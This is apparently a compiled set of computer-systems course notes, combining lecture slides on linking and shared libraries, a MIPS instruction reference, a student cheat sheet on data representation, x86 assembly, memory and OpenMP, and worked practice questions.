Three Kinds of Object Files (Modules)

- Relocatable object file (.o file)
  - Contains code and data in a form that can be combined with other relocatable object files to form executable object file.
    - Each .o file is produced from exactly one source (.c) file
- Executable object file (a.out file)
  - Contains code and data in a form that can be copied directly into memory and then executed.
- Shared object file (.so file)
  - Special type of relocatable object file that can be loaded into memory and linked dynamically, at either load time or run-time.
  - Called Dynamic Link Libraries (DLLs) by Windows


257

Linker Symbols

- Global symbols
  - Symbols defined by module m that can be referenced by other modules.
  - E.g.: non-static C functions and non-static global variables.
- External symbols
  - Global symbols that are referenced by module m but defined by some other module.
- Local symbols
  - Symbols that are defined and referenced exclusively by module m.
  - E.g.: C functions and global variables defined with the static attribute.


258

Step 1: Symbol Resolution



259


Step 2: Relocation



260

Creating Static Libraries

- Concatenate related relocatable object files into a single file with an index (called an archive).





```
unix> ar rs libc.a \
  atoi.o printf.o ...random.o
```

- Archiver allows incremental updates
- Recompile function that changes and replace .o file in archive.

261

Linking with Static Libraries



"c" for "compile-time"

262

Using Static Libraries

- Linker's algorithm for resolving external references:
  - Scan .o files and .a files in the command line order.
  - During the scan, keep a list of the current unresolved references.
  - As each new .o or .a file, obj, is encountered, try to resolve each unresolved reference in the list against the symbols defined in obj.
  - If any entries in the unresolved list at end of scan, then error.
- Problem:
  - Command line order matters!
  - Moral: put libraries at the end of the command line.

```
unix> gcc -L. libtest.o -lmine
unix> gcc -L. -lmine libtest.o
libtest.o: In function `main':
libtest.o(.text+0x4): undefined reference to `libfun'
```


263

Modern Solution: Shared Libraries

- Static libraries have the following disadvantages:
  - Duplication in the stored executables (every function needs libc)
  - Duplication in the running executables
  - Minor bug fixes of system libraries require each application to explicitly relink
- Modern solution: Shared Libraries
  - Object files that contain code and data that are loaded and linked into an application dynamically, at either load-time or run-time
  - Also called: dynamic link libraries, DLLs, .so files


264

Shared Libraries (cont.)

- Dynamic linking can occur when executable is first loaded and run (load-time linking).
  - Common case for Linux, handled automatically by the dynamic linker (ld-linux.so).
  - Standard Clibrary (libc.so) usually dynamically linked.
- Dynamic linking can also occur after program has begun (run-time linking).
  - In Linux, this is done by calls to the dlopen() interface.
    - Distributing software.
    - High-performance web servers.
    - Runtime library interpositioning.
- Shared library routines can be shared by multiple processes.
  - More on this when we learn about virtual memory

265

Dynamic Linking at Load-time



266

Linking Summary

- Linking is a technique that allows programs to be constructed from multiple objectfiles.
- Linking can happen at different times in a program's lifetime:
  - Compile time (when a programis compiled)
  - Load time (when a program is loaded into memory)
  - Run time (while a programis executing)
- Understanding linking can help you avoid nasty errors and make you a betterprogrammer.

267

MIPS Reference Sheet

Arithmetic and Logical Instructions

Instruction	Operation
add $d, $s, $t	`$d = $s + $t`
addu $d, $s, $t	`$d = $s + $t`
addi $t, $s, i	`$t = $s + SE(i)`
addiu $t, $s, i	`$t = $s + SE(i)`
and $d, $s, $t	`$d = $s & $t`
andi $t, $s, i	`$t = $s & ZE(i)`
div $s, $t	`lo = $s / $t; hi = $s % $t`
divu $s, $t	`lo = $s / $t; hi = $s % $t`
mult $s, $t	`hi:lo = $s * $t`
multu $s, $t	`hi:lo = $s * $t`
nor $d, $s, $t	`$d = ~($s | $t)`
or $d, $s, $t	`$d = $s | $t`
ori $t, $s, i	`$t = $s | ZE(i)`
sll $d, $t, a	`$d = $t << a`
sllv $d, $t, $s	`$d = $t << $s`
sra $d, $t, a	`$d = $t >> a`
srav $d, $t, $s	`$d = $t >> $s`
srl $d, $t, a	`$d = $t >>> a`
srlv $d, $t, $s	`$d = $t >>> $s`
sub $d, $s, $t	`$d = $s - $t`
subu $d, $s, $t	`$d = $s - $t`
xor $d, $s, $t	`$d = $s ^ $t`
xori $d, $s, i	`$d = $s ^ ZE(i)`

Constant-Manipulating Instructions

Instruction	Operation
lhi $t, i	`HH($t) = i`
llo $t, i	`LH($t) = i`

Comparison Instructions

Instruction	Operation
slt $d, $s, $t	`$d = ($s < $t)`
sltu $d, $s, $t	`$d = ($s < $t)`
slti $t, $s, i	`$t = ($s < SE(i))`
sltiu $t, $s, i	`$t = ($s < SE(i))`

Branch Instructions

Instruction	Operation
beq $s, $t, label	`if ($s == $t) pc += i << 2`
bgtz $s, label	`if ($s > 0) pc += i << 2`
blez $s, label	`if ($s <= 0) pc += i << 2`
bne $s, $t, label	`if ($s != $t) pc += i << 2`

Jump Instructions

Instruction	Operation
j label	`pc += i << 2`
jal label	`$31 = pc; pc += i << 2`
jalr $s	`$31 = pc; pc = $s`
jr $s	`pc = $s`

Load Instructions

Instruction	Operation
lb $t, i($s)	`$t = SE (MEM [$s + i]:1)`
lbu $t, i($s)	`$t = ZE (MEM [$s + i]:1)`
lh $t, i($s)	`$t = SE (MEM [$s + i]:2)`
lhu $t, i($s)	`$t = ZE (MEM [$s + i]:2)`
lw $t, i($s)	`$t = MEM [$s + i]:4`

Store Instructions

Instruction	Operation
sb $t, i($s)	`MEM [$s + i]:1 = LB ($t)`
sh $t, i($s)	`MEM [$s + i]:2 = LH ($t)`
sw $t, i($s)	`MEM [$s + i]:4 = $t`

Data Movement Instructions

Instruction	Operation
mfhi $d	`$d = hi`
mflo $d	`$d = lo`
mthi $s	`hi = $s`
mtlo $s	`lo = $s`

Exception and Interrupt Instructions

Instruction	Operation
trap 1	Print integer value in `$4`
trap 5	Read integer value into `$2`
trap 10	Terminate program execution
trap 101	Print ASCII character in `$4`
trap 102	Read ASCII character into `$2`

Note: Detailed encoding reference on reverse.

Instruction Encodings

Register	`000000ss sssttttt dddddaaa aaffffff`
Immediate	`oooooss sssttttt iiiiiiii iiiiiiii`
Jump	`oooooii iiiiiiii iiiiiiii iiiiiiii`

Instruction Syntax

Syntax	Template	Encoding	Comments
ArithLog	`f $d, $s, $t`	Register	
DivMult	`f $s, $t`	Register	
Shift	`f $d, $t, a`	Register	
ShiftV	`f $d, $t, $s`	Register	
JumpR	`f $s`	Register	
MoveFrom	`f $d`	Register	
MoveTo	`f $s`	Register	
ArithLogI	`o $t, $s, i`	Immediate	
LoadI	`o $t, immed32`	Immediate	`i` is high or low 16 bits of `immed32`
Branch	`o $s, $t, label`	Immediate	`i` is calculated as `(label-(current+4))>>2`
BranchZ	`o $s, label`	Immediate	`i` is calculated as `(label-(current+4))>>2`
LoadStore	`o $t, i($s)`	Immediate	
Jump	`o label`	Jump	`i` is calculated as `label<<2`
Trap	`o i`	Jump	

Opcode Table

Instruction	Opcode/Function	Syntax
add	100000	ArithLog
addu	100001	ArithLog
addi	001000	ArithLogI
addiu	001001	ArithLogI
and	100100	ArithLog
andi	001100	ArithLogI
div	011010	DivMult
divu	011011	DivMult
mult	011000	DivMult
multu	011001	DivMult
nor	100111	ArithLog
or	100101	ArithLog
ori	001101	ArithLogI
sll	000000	Shift
sllv	000100	ShiftV
sra	000011	Shift
srav	000111	ShiftV
srl	000010	Shift
srlv	000110	ShiftV
sub	100010	ArithLog
subu	100011	ArithLog
xor	100110	ArithLog
xori	001110	ArithLogI
lhi	011001	LoadI
llo	011000	LoadI

Instruction	Opcode/Function	Syntax
slt	101010	ArithLog
sltu	101001	ArithLog
slti	001010	ArithLogI
sltiu	001001	ArithLogI
beq	000100	Branch
bgtz	000111	BranchZ
blez	000110	BranchZ
bne	000101	Branch
j	000010	Jump
jal	000011	Jump
jalr	001001	JumpR
jr	001000	JumpR
lb	100000	LoadStore
lbu	100100	LoadStore
lh	100001	LoadStore
lhu	100101	LoadStore
lw	100011	LoadStore
sb	101000	LoadStore
sh	101001	LoadStore
sw	101011	LoadStore
mfhi	010000	MoveFrom
mflo	010010	MoveFrom
mthi	010001	MoveTo
mtlo	010011	MoveTo
trap	011010	Trap

Note: Operation details on reverse.

CS33

Bits/Bytes

Intel is *little endian*, so the least significant bytes come first (at the lowest address)
1 byte = 8 bits

$(2^{20} = 1MB,\ 2^{30} = 1GB,\ 2^{31} = 4GB)$

Left Shift: logical/arithmetic same
Right Shift: logical: pad with 0's. Arithmetic: pad with most significant bit
XOR Swap:

```
X := X XOR Y
Y := X XOR Y
X := X XOR Y
```

Integers

Unsigned

Represented like a normal 4-byte number
In operations, Unsigned casting will always take precedence
CASTING = JUST INTERPRETING THE BITS DIFFERENTLY

Two's complement

Most significant digit is 1
This makes the negative range 1 larger than the positive range

```
~x+1=-x
```

Floating Point

$(-1)^s M 2^E$


Bits in the mantissa are $\frac{1}{2}, \frac{1}{4}, \frac{1}{2^{-n}}$

Only exact representation of $x/2^k$

Bias is $2^{e-1} - 1$ (e is the number of exponent bits)

Values:


- Exp NOT 000...000 and NOT 111...111 : NORMALIZED
    - **E = exp - bias**
    - Has implied leading 1 to the frac
        - **M = 1.xxxx** (where xxxx is frac)
- Exp 000...000 and Frac NOT 000...000: DENORMALIZED
    - **E = -Bias + 1** (exponent value)
    - No implied leading 1 onto frac
        - **M = 0.xxxx** (wher xxxx is frac)
- Exp 000...000 and Frac 000...000 : ZERO
    - can be positive or negative zero
- Exp 111....111 and Frac 000...000 : INFINITY
    - Positive or negative infinity (for overflow/underflow)
- Exp 111...111 and Frac NOT 000...000 : NaN
    - Not a Number
    - Always returns false in any comparison



Sizes:

	Sign	**Exponent**	**Fraction**	**Bias**
Float (4bytes)	1	8	23	127
Double (8bytes)	1	11	52	1023

Assembly



Stack grows downward!!
Important Instructions (size-dependent! see below):

- push [A] pushes [A] onto the stack and decrements %esp by 4
- pop [A] pops the topmost thing off the stack into [A]. Increments %esp by 4
- mov [A][B] copies [A] and puts it into [B]
- leal[A][B] [A] uses an address mode expression. lea calculates the address and puts it in [B]
- add, sub, imul (signed), mul (unsigned), sal, sar, shr, shl, xor [A][B] Calculate A (operator) B and store in B
- inc (++), dec (--), neg (-), not (~) [A]

Return value: %rax/%eax

Instruction Sizes:

- B : 8 bits
- W : 16 bits
- L : 32 bits
- Q : 64 bits

Addressing Methods:

- %rax : the value in %rax

- (%rax) : the value in the memory address contained in %rax (dereferencing a pointer)
- 4(%rax) : the value 4 bytes after the address in %rax
- [N](%rax,%rbx,8) : the address of ((%rbx * 8) + %rax + N)
    - mov will get what is at this address; lea will get the address (number)

lea vs mov: lea does not go into memory, while mov gets what is in memory at the specified address. (lea is used for addition)

Flags (EFLAGS):

- cmp [A],[B]
    - set flags based on the result of B-A
- test [A],[B]
    - set flags based on result of B&A


Actual flags:

CF (carry)
ZF (zero)
SF (sign)
OF (overflow)

Flags always set by arithmetic operations (except lea)

jX	Condition	Description
jmp	1	Unconditional
je	ZF	Equal / Zero
jne	~ZF	Not Equal / Not Zero
js	SF	Negative
jns	~SF	Nonnegative
jg	~(SF^OF)&~ZF	Greater (Signed)
jge	~(SF^OF)	Greater or Equal (Signed)
jl	(SF^OF)	Less (Signed)
jle	(SF^OF)|ZF	Less or Equal (Signed)
ja	~CF&~ZF	Above (unsigned)
jb	CF	Below (unsigned)

x86-64



Function Arguments (first-last)

1. %rdi
2. %rsi
3. %rdx
4. %rcx
5. %r8
6. %r9
7. Other arguments go onto the stack (like IA-32)

Callee-Saved Registers

1. %rbx
2. %rbp

Red Zone: 128 bytes longer than the stack pointer. Guaranteed not to be overwritten

Procedures


Jmp vs Call

Jmp just changes %eip

Call changes %eip and pushes a return address to the stack

(code must still `mov %esp, %ebp`)

Ret: pops the top of the stack into %eip (return address must be top of the stack!)



Data Structures


Alignment

All multi-byte values are stored at an address that is a multiple of their size.

x86-64

- shorts : multiple of 2.
- ints : multiple of 4.
- floats : multiple of 4.
- doubles : multiple of 8.
- pointers (8bytes) : multiple of 8.

Arrays



Structs

Contiguously allocated in memory
Entire struct must conform to alignment requirements of largest value
Offset computed by compiler

Unions

Overlay data (same memory)
Start every set of data from smallest memory address (but little endian prints largest byte first!)

Optimizations

Blockers:

- Memory **Aliasing**
- Procedure Call Side-effects
- Analysis only within a procedure

Methods:

- **Code Motion** (move expensive code out of loops)
- **Strength Reduction** (make low-powered instructions)
- Use Registers & take advantage of **blocking**

```
for (y = 0; y < dim; y += BLKSZ)
for (x = 0; x < dim; x += BLKSZ)
      for (i = y; i < y+BLKSZ; i++)
      for (j = x; j < x+BLKSZ; j++)
```

Memory Hierarchy:

- Main Memory/**DRAM**
    - highest-capacity
    - slowest & destructive
    - holds “pages” that the OS manages
- Caches/**SRAM**
    - expensive and fast & non-destructive
    - Hold “**cache blocks**” (managed by machine)
    - **Miss rate** (how often misses), **hit time** (cycles to get memory from hit), **miss cost** (cycles to get memory from miss)
    - Takes advantage of **locality** (temporal and spatial)

Parallel Computing

- **Domain Decomposition** (taking apart the data)
- **Functional Decomposition** (parallelizing different functions)
- **Pipelining**

Amdhal’s Law: Total Execution time = Parallel + Series :: series matters!
Processors advance in two ways:

1. Clock/Cycle Time
    - Feature Size (how big the transistors are)
    - Dynamic Thread Management (manages temperature of CPU dynamically by adjusting clock)
2. Microarchitectural Innovation
    - In-Order vs. Out-Of-Order cores:: take advantage of pipelining to put faster instructions first (instruction-level parallelism)
    - Simultaneous MultiThreading (SMT): Fill in the “blanks” of the pipeline by stuffing other threads in... sometimes bad threads worsen performance overall
    - Heterogenous processors: a gpu and cpu on same chip (slow parallel/simple and fast complex/sequential)


OpenMP

- **Fork/Join** model (awaken other threads)
- NOT concurrency, but true parallelism (no OS)
- Pragmas:
    - **`parallel for`** divides a for loop into tasks for each processor. The total number of iterations needs to be known at entry to the loop
    - **`int omp_get_num_procs()`** returns the number of physical/usable cores
    - **`void omp_set_num_threads(int t)`** set the number of threads that omp will use
    - … **`private(var1, var2)`** sets these variables private to each processor (uninitialized on entry/exit!)
    - … **`firstprivate (var)`** sets the variable for each processor to be initialized to what it was previously in the code
    - … **`lastprivate (var)`** sets the variable at the end of the loop to be the natural end of the loop
    - **`parallel`** next statement (or block) is parallel (duplicated on each processor); can use #pragma omp for inside this
    - **`nowait`** don't wait for all the processors to finish before continuing after the statement; this eliminates a "barrier synchronization" at the end
    - **`single`** only a single thread executes the following statement (or master)
    - **`reduction(op:var)`** does the operation (op) to var at the end; *needs* to be associative!!
    - **`critical`** marks a section that can only be entered with one processor at a time
    - **`barrier`** Make sure every thread reaches this point before continuing
- Prevent race conditions
- Prevent deadlock: lock/unlock resources in the same order (rank resources)


Flynn's Taxonomy

1. SISD: Traditional CPUs
2. SIMD: GPUs (data-level parallelism)
3. MIMD: Cell processor (multiple streams of instruction & data)
4. MISD: Uh...

Operating System



Threads/Processes



- Kernel handles context switching (within each core)
- Threads: only unique threads/stack

Virtual Memory

- Allows programs to “use” all memory available
- OS (or hardware) maps virtual addresses to actual addresses
- Also allows for pages (page tables!)
    - “page fault” if not in DRAM
    - Problem with pages: page thrashing (switching too much)

Exceptions

- Asynchronous Exceptions (“interrupts”)
    - the interrupt pin on the processor is triggered (comes from the interrupt controller on the IO Bus)
    - Different timing than the CPU
- Synchronous Exceptions
    - **Traps** (intentional, recoverable; returns to next instruction): breakpoints, system calls, etc.
    - **Faults** (unintentional, mostly recoverable): page fault, protection fault, divide by 0, etc. Can be handled by applications explicitly
    - **Aborts** (uninteintional, never recoverable): machine check, etc.
- Options to handle exceptions:
    - Return to last instruction
    - Go to next instruction
    - Abort

Linking

- Less re-compilation, readability, modularity, etc. from multiple files (Modularity, Efficiency, Space)
- .o file (relocatable object file): compiled, but not linked to actual addresses, so not executable
- .a file (archive) has a lot of .o files, linked at compilation time (and built into the same binary, **static linking**)
- **Dynamic Linking**
    - link at execution to save memory on binary, allow multiple programs to use same library, cache locality
    - .so or .dll
    - The loader of the OS links when the process starts (loadtime; or loaded at runtime)
    - shared libraries only in memory once :: virtual memory mapping
    - Problems: viruses, replace with malicious code, etc.
- 1) Symbol Resolution [symbol table] 2) Relocation [actual addresses]

MIPS

(x86: operator op, oper/dest :: xxx -> yyy)
(MIPS: operator dest, op, op :: zzz <- xxx yyy)

RISC (reduced instruction set)	CISC (complex instruction set)
• Fixed-length instructions (4B) • embedded/mobile systems • Takes more memory • simpler instructions • easier to pipeline/decode • limited addressing modes (only base and displacement) • More registers (32-ish) • all operations only apply to registers • **load/store machine** • more parallelism with a smaller pipeline! • ARM	• Lots of ops • Storage of instructions is smaller (bad for CPU) • x86 • variable-length instructions: hart to decode, but code size goes down • addressing mode (many! they are complex, but the number of instructions goes down. ex. displacement(base,index,scaling) in x86) • Few registers (8-16) • **Register-Memory Machine** • Intel/AMD (but break instructions into microps :: easier to pipeline)

$0	$zero	Always 0	$16	$s0	
$1	$at	For assembler	$17	$s1	Callee-saved
$2	$v0	Return val	$18	$s2	Registers
$3	$v1	Return val	$19	$s3	
$4	$a0	Arg 0	$20	$s4	
$5	$a1	Arg 1	$21	$s5	
$6	$a2	Arg 2	$22	$s6	
$7	$a3	Arg 3	$23	$s7	
$8	$t0		$24	$t8	
$9	$t1		$25	$t9	
$10	$t2	Caller-saved	$26	$k0	Kernel
$11	$t3	Temporary	$27	$k1	reserved
$12	$t4	registers	$28	$gp	Global pointer
$13	$t5		$29	$sp	Stack pointer
$14	$t6		$30	$fp	Frame pointer (ebp)
$15	$t7		$31	$ra	Return address

- Labels stay intact
- Immediates are 16 bits
- Loads/stores
  - `li $v0,4` (load immediate 4 into register)
  - `la $d0, msg` (place the address of msg into register)
  - `lw $t0, x` (load what is *at* x and put in register)
  - `sw $t0, y` (store what is in $t0 and put at memory location y)
- Mathematical Operations
  - `OPER **DEST**, OPR1, OPR1`
  - `add $t0, $t3, $t4` (place $t3+$t4 into $t0)
  - `sub, mul`, etc. (different instructions for immediates: just add an `i`)
  - Non-destructive!!
- Jumps
  - `j` (jump; can't jump everywhere because can't type a 32-bit address into the 4 bytes with the jump instruction!)
  - `jal` (jump and link; changes $ra; like call)
  - `jr` (jump to register)
- Branches
  - `beq $t0, $t1, label` (if $t0 == $t1, branch to label)

    - `bneq` (branch if not equal), `bltz` (branch if less than zero), etc.
- Push:
    - `addi $sp, $sp, -4`
    - `sw   $s0, ($sp)`
- Pop:
    - `lw $s0, ($sp)`
    - `addi $sp, $sp, 4`

System Calls:

```
li $v0, [code]
syscall
```

	Code	Registers
Print int	1	Put number in $a0
Print string	4	Put string address in $a0
Read int	5	Result goes in $a0
Read string	8	Put buf address in $a0 Put buf size in $a1
Exit	10	

(read int goes into $v0)

1. Write a function that, given a number n, returns another number where the k^{th} bit from the right is set to to 0.

Examples:

`killKthBit(37, 3) = 33` because $37_{10} = 100101_2 \sim> 100001_2 = 33_{10}$

`killKthBit(37, 4) = 37` because the 4^{th} bit is already 0.

```
int killKthBit(int n, int k) {

      return n & ~(1 << (k - 1));

}
```

2. `mov` vs `lea` - describe the difference between the following:

```
movl (%rdx), %rax
leal (%rdx), %rax
```

movl takes the **contents** of what's stored in register %rdx and moves it to %rax. leal computes the load effective **address** and stores it in %rax. leal analogous to returning a pointer, whereas movl is analogous to returning a dereferenced pointer.

3. What would be the corresponding instruction to move 64 bits of data from register %rax to register %rcx?

```
movq (%rax), %rcx
```

(important part is that you know the suffix of the MOV instruction!)

4.

```
int cool1(int a, int b) {
     if ( b < a )
          return b;
     else
          return a;
}

int cool2(int a, int b) {
     if ( a < b )
          return a;
     else
          return b;
}

int cool3(int a, int b) {
     unsigned ub = (unsigned) b;
     if ( ub < a )
          return a;
     else
          return ub;
}
```

Which of the functions would compile into this assembly code:

```
       pushl %ebp
       movl %esp, %ebp
       movl 8(%ebp), %edx  // a
       movl 12(%ebp), %eax // b
       cmpl %eax, %edx     // a - b
       jge .L4
       movl %edx, %eax     // return a if a < b
.L4:   movl %ebp, %esp     // return b if a >= b
       popl %ebp
       ret
```

cool2

- Arguments passed to a function is stored in the %rdi, %rsi, etc registers, or above the new base pointer.
  - When stored above the new base pointer, the earlier parameters are saved closer to the base pointer, aka have a lower memory address.
  - Thus we know 8(%ebp) is a, and 12(%ebp) is b
- When comparing, we compare as *cmp Two One*
